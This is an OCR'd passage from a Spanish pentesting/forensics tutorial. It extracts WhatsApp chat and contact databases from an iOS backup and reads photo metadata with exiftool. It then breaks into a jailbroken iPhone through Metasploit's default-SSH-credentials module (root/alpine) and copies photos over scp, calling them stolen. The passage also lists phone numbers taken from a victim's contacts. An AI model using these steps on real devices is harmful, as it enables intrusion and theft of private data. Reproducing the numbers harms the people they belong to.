



Imagen 4.1.5: Archivos dentro de la carpeta "Documents", en donde se encuentra ChatStorage.sqlite.

- Sabiendo esto, ahora abriremos nuestro navegador Firefox e instalaremos SQLite Manager, se puede conseguir haciendo clic en el botón de "Complementos" dentro del menú de Firefox y buscarlo dentro, ya finalizado esto, lo abrimos:

Imagen 4.1.6: SQLite Manager Instalado para Firefox



- Al abrirse, haremos una conexión con la base de datos que mencionamos, en el botón **"conectar a base de datos"**




Imagen 4.1.7: Botón para abrir archivos con extensión .sqlite

- Se abrirá un ventana para explorar nuestros archivos, navegaremos a la locación de la base de datos **.sqlite**, en la carpeta "**Documents**" dentro de "**AppDomain-net.whatsapp.WhatsApp**" desde donde seleccionaremos nuestra primer base de datos SQLite:
- "**ChatStorage**" la cual <u>almacena las conversaciones</u> que la aplicación guardo en la memoria del dispositivo antes de realizar el respaldo, la abrimos:




Imagen 4.1.8: Selección de "ChatStorage.sqlite".

- **Listado de tablas que componen a ChatStorage.**




Imagen 4.1.9: Tablas que componen a la base de datos "ChatStorage.sqlite".

- Aquí se muestra la "**Master table**" de esta BD, abajo se muestran las tablas que contienen la información acerca de **conversaciones, números, nombres de contactos, horas, estados, etc**…
- Al seleccionar la tabla de mensajes, se muestra información acerca de la **fecha de envío, texto enviado, destinatario, receptor, etc…**




Imagen 4.2.0: Tabla "ZWAMESSAGE" y columnas con información.

- Realizaremos el anterior procedimiento pero ahora con la base de datos "**contacts.sqlite**", las columnas que se visualizan, pertenecen a la tabla "**ZWACONTACT"**, la cual contiene información de los contactos, como puede ser**: Primer nombre, nombre completo, última fecha de modificación**, etc.




Imagen 4.2.1: Tabla "ZWACONTACT" y sus columnas que contienen información.

- Las columnas que se muestran corresponden a la table "**ZWAPHONE**", estas contienen datos acerca del **tipo del teléfono que se especificó al guardar el contacto, el número de teléfono y el ID de WhatsApp**:

Imagen 4.2.2: Tabla "ZWAPHONE" y sus columnas.

(Seleccionar Perfil Base de Datos) Ir

Estructura | Explorar & Buscar | Ejecutar SQL | Configuración DB

TABLE ZWAPHONE | Buscar (H) | Mostrar Todo | Añadir | Duplicar | Editar | Eliminar

_PK	Z_ENT	Z_OPT	ZCONTACT	ZFAVORITE	ZSTATUS	ZLABEL	ZPHONE	ZWHATSAPPID
	4	2	3			_$!<Mobile>!$_	5533544439	5215533544439
	4	2	4	2	2	_$!<Mobile>!$_	+5215561757191	5215561757191
	4	2	7	3	3	iPhone	5546619771	5215546619771
	4	2	5	5	5	iPhone	5551771494	5215551771494
	4	2	6	4	4	iPhone	5569401990	5215569401990
	4	2	10	7	7	_$!<Mobile>!$_	+5215548096847	5215548096847

- La tabla "ZWASTATUS" que muestra el estado que ponían en WhatsApp los contactos de la víctima, el WhatsApp ID (número) asi como también el directorio de la Foto de perfil para la aplicación:




Imagen 4.2.3: Tabla "ZWASTATUS" y sus columnas.

En las tres tablas que se seleccionaron se visualiza información sobre la actividad de esta persona en la aplicación y su teléfono.

- **ZCONTACT:** Muestra la información de los contactos telefónicos, como son el nombre o nombre completo, apodo si es que hay uno y la última fecha de modificación de este contacto.
- **ZPHONE:** La etiqueta con la que se guardó el contacto, o el tipo de Smartphone.
- **ZWSTATUS:** El estado de WhatsApp que tienen configurado sus contactos, asi como el directorio donde se almacena la foto de perfil que usan.

Extracción de Metadatos en fotografías.

Luego de haber analizado la información obtenida del respaldo cifrado del dispositivo, lejos los Keychains, conversaciones y contactos, se pueden encontrar imágenes de las cuales podemos obtener información extra. Esa información extra son los metadatos, no necesariamente se deben hallar en imágenes, se pueden encontrar en otros tipos de archivos.

¿Qué son los metadatos? Y sus Tipos

Los metadatos son datos adicionales acerca de la información obtenida, muy a menudo se refieren a la estructura de datos utilizados por un programa.

Aquí en esta parte trabajaremos con los metadatos de las imágenes obtenidas mediante el descifrado del respaldo. Los metadatos de las imágenes incluyen detalles relevantes a la propia imagen, asi como información acerca de su producción, dimensiones, configuraciones del dispositivo al momento de la producción de la imagen. Los metadatos en las imágenes pueden ser de gran

utilidad, desde la obtención de más detalles, hasta la protección por derechos de autor o copyright de la imagen.

Tipos de Metadatos

Existen 3 categorías principales de metadatos en las imágenes, **descriptiva, técnica y administrativa**:

- **Los metadatos técnicos**: son principalmente generado automáticamente por la cámara, incluye detalles de la cámara y los ajustes tales como apertura, velocidad de obturación, el número ISO, profundidad focal, puntos por pulgada (ppi). Otros metadatos generados automáticamente incluyen la marca y el modelo de la cámara, si el flash esta desactivado o activado, si se disparó, la fecha y la hora en que se creó la imagen y la ubicación del GPS donde fue creado, si es que este estaba activado.

- **Los metadatos descriptivos:** se añade en su mayoría de forma manual a través de un software de imagen por el fotógrafo o alguien a gestión de la imagen. Incluye el nombre del creador de imágenes, palabras clave relacionadas con la imagen, subtítulos, títulos y comentarios, entre muchas otras cosas, lo que hace eficaces a estos metadatos es hace que las imágenes sean más fácilmente investigables.

- **Los metadatos administrativos:** se añade en su mayoría de forma manual. Incluye uso y derechos de licencia, restricciones a la reutilización, la información de contacto para el dueño de la imagen, puesto a que este no es nuestro caso, no profundizaremos en esto.

Ya comprendido esto utilizaremos las herramientas que están dentro de nuestras distribuciones de seguridad para visualizar los metadatos de estas imágenes obtenidas:

- En el directorio de archivos descifrados, estos están separadas en distintas carpetas (Media, DCIM y otras carpetas por las que se ordenan estas imágenes),

dentro se hallan imágenes que se consiguieron del respaldo, trabajaremos con algunas de ellas:




Imagen 4.2.4: Directorio que contiene las fotografías pertenecientes al teléfono.




Imagen 4.2.5: Contenido del directorio 110APPLE.

Para obtener esta información adicional, haremos uso de distintas herramientas para ejemplificar su obtención.

Exiftool

Es una plataforma independiente que esta compilada en Perl, es una herramienta que funciona a base de línea de comandos, su uso principal es **leer, escribir y editar metadatos en imágenes**, con una amplia variedad de extensiones de archivos, además de que la sintaxis para el uso es muy sencilla, nos permite **extraer todos los metadatos posibles de todo tipo de imágenes**, básicamente es una recopilación de información sobre imágenes y la herramienta está disponible en las 3 plataformas: Microsoft, Mac y Unix.
Acá un ejemplo de ello con una imagen de las de arriba (**IMG_0644.JPG**), como se menciona, la herramienta se puede usar para las 3 plataformas, para este ejemplo el directorio de las fotografías se copió a Parrot para trabajar con ellas, en este caso se usa una plataforma Unix:

```
┌──[tester@parrot]─[~/Desktop/110APPLE]
└──╼ $exiftool IMG_0644.JPG
ExifTool Version Number         : 10.15
File Name                       : IMG_0644.JPG
Directory                       : .
File Size                       : 1699 kB
File Modification Date/Time     : 2016:07:07 14:42:18-04:00
File Access Date/Time           : 2016:07:09 23:44:57-04:00
File Inode Change Date/Time     : 2016:07:08 02:02:16-04:00
File Permissions                : rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
Exif Byte Order                 : Big-endian (Motorola, MM)
Make                            : Apple
Camera Model Name               : iPhone 4
Orientation                     : Rotate 90 CW
X Resolution                    : 72
Y Resolution                    : 72
Resolution Unit                 : inches
Software                        : 7.1.2
```

```
Sensing Met
Scene Type
Exposure Mo
White Balan
Focal Lengt
Scene Captu
Lens Info
Lens Make
Lens Model
Compression
Thumbnail O
Thumbnail L
Image Width
Image Heigh
Encoding Pr
Bits Per Sa
Color Compo
Y Cb Cr Sub
Aperture
Image Size
Megapixels
```

Imagen 4.2.6 y 4.2.7: Extracción de los metadatos de la imagen seleccionada, mostrando los más interesantes.

- Vemos que se extrajo toda la información/datos sobre la imagen, entre la que más destaca encuentra, modelo de cámara, marca, dimensiones, orientación, distancia del focal hacia el objeto real, fechas de modificación y demás.

Exiv2

Al igual que **Exiftool,** es útil para decodificar varios tipos de metadatos, entre ellos los del tipo EXIF, que es el tipo de metadato que se almacena en imágenes, la diferencia principal entre Exiftool y Exiv2 es que este último esta compilado en C++ y el otro el Perl, la ventaja de Exiv2 sobre Exiftool es que es tiene una mayor facilidad para integrarse con otras aplicaciones escritas en C, además de tener un rendimiento mayor, mientras que Exiftool cuenta con un repertorio de utilidades mas extenso. Ejemplo de Exiv2 con una imagen del álbum de la cámara:

Imagen 4.2.8: Extracción de metadatos con Exiv2.

Entre los tantos tipos de metadatos que hay, existen herramientas tanto para un solo tipo como para varios, dependiendo que finalidad se tenga y que estructura se va a decodificar para obtener los datos sobre esta información, archivo, etc.

Explotación de Dispositivos iOS vía remota mediante protocolo SSH.

Después de haber obtenido cierta información almacenada en el dispositivo gracias al acceso físico que tuvimos a él, es momento de obtener esta información de forma remota, con la ayuda de nuestras distros para Pentesting (Kali/Parrot).

Los dispositivos con **Jailbreak** tienen instalado por default **OpenSSH**, del cual nos aprovecharemos para realizar nuestro ataque.

Herramientas:

- Kali o Parrot (**actualizados ambos**), una forma sencilla de hacerlo es con el comando "**apt-get update**"
- **Metasploit Framework**
- IPhone o Dispositivo iOS con **Jailbreak y OpenSSH**.
- **Conexión Wi-Fi** a la que estemos conectados nosotros y el dispositivo iOS

NOTA: Esta técnica solo funciona con dispositivos que tengan Jailbreak.

Antes de iniciar nuestra maquinas atacante (para esta prueba se utilizará **Kali**), debemos configurar nuestro **Adaptador de red (Network Adapter**) en modo "**Bridged**", de esta manera podremos comunicarnos con los dispositivos que estén en conectados a la **misma red inalámbrica** que nosotros:





Imagen 4.2.9: Estableciendo la configuración "Bridged" a nuestra maquina atacante.

Hecho esto, abrimos nuestra maquina atacante, y verificamos nuestra IP con el comando **ifconfig:**

Imagen 4.3.0: Identificando nuestra dirección IP después de la configuración Bridged



- Sabiendo esto, haremos uso de **Nmap** para identificar mediante un escaneo los host "**alive**" que se encuentren en la red, escribimos en una nueva terminal: **nmap –sS –O "Tu rango de IP",** lo que hará esto será identificar todos los host que estén conectados a la misma red que nosotros. Ya arrojando resultados**:**




Imagen 4.3.1: Resultados del escaneo mediante Nmap.

- En este caso el primer host que apareció fue el del iPhone con Jailbreak, vemos que en el listado de puertos**, aparece abierto el puerto 22**, donde está corriendo **el servicio de SSH**, que será por donde entraremos. También podemos utilizar **zenmap**, que es la GUI de nmap, en donde nos arrojará los mismo resultados:




Imagen 4.3.2: Resultados arrojados al final el escaneo con Zenmap.

¿Qué es el protocolo SSH? Y como aprovecharnos de el.

La shell segura (**Secure shell / SSH**) es un protocolo para **loggeo remoto** de forma segura, junto con demás servicios seguros dentro de una red.
Puede que el protocolo SSH sea el medio más comúnmente usado para obtener acceso a una shell remota, la forma más popular es mediante "**Port Forwarding**", este nos ofrece 2 opciones:
Local y remota, ambas establecen una conexión SSH a un servidor, asi como también ambas son similares y comparten ciertas funcionalidades.

¿Cómo nos aprovecharemos de esto?

Dentro de los dispositivos con Jailbreak, existe una aplicación que se instala por default llamada **OpenSSH**, esta se ofrece como una herramienta que permite la conectividad para loggeo remoto mediante SSH. Se encarga de cifrar todo el tráfico para asi poder evitar espionaje, el secuestro de conexiones y otros ataques. Además, **OpenSSH** ofrece un gran conjunto utilidades en cuanto conexiones seguras en túneles SSH y opciones de configuración sofisticadas. Sin embargo, el punto débil es que se puede ingresar con las **credenciales por**

default de esta herramienta (root / Alpine), puesto a que mucha gente no se esmera en realizar las configuraciones adecuadas para aumentar la seguridad de sus dispositivos, entre estas configuraciones está el cambiar las contraseñas por defecto, tu tomarás ventaja de esto.

La manera en la que conseguiremos esto será explotando el acceso mediante las credenciales por default de los dispositivos iOS cuando estos tienen **Jailbreak**, permitiéndonos asi el acceso al dispositivo.

Explotación y robo de información almacenada en el dispositivo.

- Sabiendo esto, abrimos otras 2 terminales, en una ejecutaremos el servicio del servidor SSH, y en otra ejecutaremos el servicio de PostgreSQL para asi poder inicializar Metasploit:




Imagen 4.3.3: Inicializando el servicio del servidor SSH.




Imagen 4.3.4: Inicializando el servicio de PostgreSQL.

- Ya estando activos ambos servicios, iniciaremos el framework de Metasploit, ejecutando el comando "**msfconsole**", donde nos mostrará algo similar a esto, dependiendo de la version de la que se disponga




Imagen 4.3.5: Consola de Metasploit lista para su uso.

- Después de haber iniciado ambos servicios y la consola de Metasploit, dentro de ella con el comando "**use**" haremos uso del siguiente exploit: **apple_ios/ssh/cydia_default_ssh :**




Imagen 4.3.6: Entrando al módulo del exploit.

- Con el comando "**show options"** podemos ver las **opciones de configuración del exploit**:

Imagen 4.3.7: Opciones de configuración que se usarán para este exploit.

- Se puede ver que solo nos indica **2 opciones disponibles, el host remoto, y el puerto remoto** de ese host, como también se ve que este ya viene configurado por default, asi que no será necesario configurarlo, solamente el host remoto, el host del que realizamos recopilación de información con Nmap y Zenmap (**el iPhone con Jailbreak**), quedando asi la configuración y lanzando el exploit:

Imagen 4.3.8: Ejecución del exploit exitosa y obtención de shell de comandos sobre el sistema ajeno.

- Vemos que se obtuvo la **sesión con una shell de comandos**, en donde se ejecuta el comando "**pwd**" para saber **dónde estamos localizados dentro del dispositivo** ajeno, donde podemos navegar en los directorios para ver los archivos que se hayan dentro, esto ejecutando el comando "**ls**" para **listar los directorios,** aquí se muestra donde se navega hacia el directorio "**mobile**" donde se haya la galería de fotografías, en el directorio **/Media/DCIM**:

Imagen 4.3.9: Navegación hacia el directorio "var".

```
pwd
/private/var/root
cd ..
cd ..
ls
etc
var
cd var
```

```
ls
etc
var
cd var
ls
Keychains
Managed Preferences
MobileDevice
MobileSoftwareUpdate
mobile
```

Imagen 4.4.0: Listado de directorios dentro de "var", donde se encuentra "mobile".

```
cd mobile
ls
Applications
Containers
Documents
Library
Media
MobileSoftwareUpdate
cd Media
ls
AirFair
Airlock
Books
CloudAssets
DCIM
```

Imagen 4.4.1: Directorios dentro de "Media".

- Dentro de ella se haya la galería de imágenes, como ya sabemos el nombre de los archivos al haber realizado el ejercicio con el respaldo. En este caso se trata de la carpeta **110APPLE.**

```
pwd
/private/var/mobile/Media/
ls
IMG_0637.JPG
IMG_0638.JPG
IMG_0642.JPG
IMG_0643.PNG
IMG_0644.JPG
IMG_0645.JPG
IMG_0646.JPG
IMG_0650.JPG
IMG_0652.JPG
IMG_0656.JPG
```

*Imagen 4.4.2: Imágenes dentro de la carpeta "**110APPLE**".*


- Ya sabemos dónde se encuentran las imágenes que queremos, ahora vamos a robarlas. Abrimos otra terminal y en ella ejecutamos el siguiente comando:

- **scp -r root@"IP del iPhone":/private/var/mobile/Media/DCIM/110APPLE /IMG_0644.JPG /"Lugar o Directorio de nuestra preferencia para la descarga de archivos".**
- Al realizar la ejecución del comando, puede que nos indique que si queremos conectar con el dispositivo mediante protocolo SCP, al hacer esto nos arrojará un mensaje de que la autenticidad del host no se puede establecer, nos preguntarán si queremos continuar, diremos que sí, también nos pedirá el password del dispositivo, en este caso es el de "**alpine**" que al principio se demostró en la ejecución del exploit:

Imagen 4.4.3: Ejecución de comando para ingresar mediante SCP al dispositivo.

- Vemos que se finaliza la descarga del archivo escogido, intentamos con demás archivos, solo tendríamos que buscar el directorio o archivo que queramos descargar cambiamos el nombre o el lugar de descarga si asi lo queremos:

Imagen 4.4.4: Requerimiento de password para completar el ingreso, ya proporcionado, comienza la descarga del archivo especificado.






Imagen 4.4.5: Múltiples descargas llevándose a cabo.

- Podemos corroborar la descarga de archivos mediante la consola:




Imagen 4.5.6: Imágenes descargadas en el directorio especificado.

- Fotografías Robadas:




Imagen 4.4.7 y 4.4.8: Vista de las fotografías robadas vía remota.

- Como vimos, se pueden escoger específicamente los archivos que se quieran descargar, ya sean imágenes o algo más, para evitar búsquedas o ahorrarnos

tiempo, también se pueden **descargar carpetas o directorios completos**, simplemente **especificando la ruta del directorio y el lugar de descarga en nuestro sistema atacante**.

